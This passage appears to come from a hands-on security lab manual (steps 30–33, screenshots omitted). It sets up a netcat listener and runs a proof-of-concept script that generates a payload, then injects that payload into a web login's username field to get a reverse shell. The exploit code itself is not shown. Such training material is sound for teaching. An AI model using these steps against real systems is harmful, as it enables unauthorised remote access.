
30. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.



31. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.




32. Now, copy the payload generated in the **send me**: section.




33. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.


Note: In the **Password** field you can enter any password.



